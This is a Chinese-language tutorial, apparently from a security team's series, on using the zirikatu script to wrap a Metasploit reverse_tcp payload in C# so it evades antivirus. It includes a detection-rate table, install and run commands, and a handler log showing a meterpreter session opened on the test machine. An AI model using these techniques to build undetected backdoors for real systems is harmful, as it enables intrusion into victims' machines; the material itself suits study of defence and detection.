TIDE安全团队

HTTP://WWW.TIDESEC.COM

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

本专题文章导航

1、远控免杀专题(1)-基础篇：https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参数：https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w

3、远控免杀专题(3)-msf自带免杀(VT免杀率35/69)：https://mp.weixin.qq.com/s/A0CZslLhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率12/71)：https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):https://mp.weixin.qq.com/s/-PHVIAQVyU8QIpHwcpN4yw

6、远控免杀专题(6)-Venom免杀(VT免杀率11/71):https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ

7、远控免杀专题(7)-Shellter免杀(VT免杀率7/69)：https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg

8、远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率13/71)：https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ

9、远控免杀专题(9)-Avet免杀(VT免杀率14/71)：https://mp.weixin.qq.com/s/EIfqAbMC8HoC6xcZP9SXpA

10、远控免杀专题(10)-TheFatRat免杀(VT免杀率22/70)：https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA

11、远控免杀专题(11)-Avoidz免杀(VT免杀率23/71)：https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg

12、远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率23/70)：https://mp.weixin.qq.com/s/MVJTXOIqjgL7iEHrnq6OJg

13、远控免杀专题(13)-zirikatu免杀(VT免杀率39/71)：本文

文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√

几点说明：

1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。

2、为了更好的对比效果，大部分测试payload均使用msf的 `windows/meterperter/reverse_tcp` 模块生成。

3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 `5.0.0.8160` (2020.01.01)，火绒版本 `5.0.34.16` (2020.01.01)，360安全卫士 `12.0.0.2002` (2020.01.01)。

4、其他杀软的检测指标是在 `virustotal.com` （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀的精确判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

一、zirikatu介绍

zirikatu是一个用bash编写的小脚本，依赖于msf、mono、mcs等软件，也是调用msfvenom生成shellcode,然后将shellcode嵌入C#代码，试用Mcs编译生成exe后门。

Mono可以让.NET程序跨平台运行在Linux,BSD,Windows,MacOS,Sun Solaris,Wii,索尼PlayStation,苹果iPhone等几乎所有常见的操作系统之上。从Mono2.11版本开始，采用的编译器叫mcs，它的作用是将C#编译为CIL（Common Language Infrastructure，通用中间语言，也叫MSIL微软中间语言，这个语言能运行在所有支持CIL的环境中）

二、安装zirikatu

下载到本地

```
git clone https://github.com/pasahitz/zirikatu.git
```


三、zirikatu使用说明

执行命令

```
chmod +x zirikatu.sh
./zirikatu.sh
```


四、生成后门

还是使用最常规的reverse_tcp进行测试,选项都比较简单，默认填写就可以



测试机执行，360和火绒静态检测和动态检测都可bypass

那个弹窗是我故意加的，生成payload的时候不加就可以




msf可正常上线

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 13 opened (10.211.55.2:3333 -> 10.211.55.3:56983) at 2020-01-06 01:00:57 +0800

meterpreter > getpid
Current pid: 5116
meterpreter >
```

virustotal.com中39/71个报毒,以为能过360和火绒，免杀应该不错的...



五、小结

zirikatu利用msfvenom生成shellcode，之后再进行一定处理，编译生成exe。原理比较简单，操作比较方便，免杀效果相比专题12里的Green-Hat-Suite来说虽然一般，但能过360、火绒和瑞星的确有点出人意料。

参考

Msf&zirikatu免杀结合利用：`http://www.secist.com/archives/3113.html`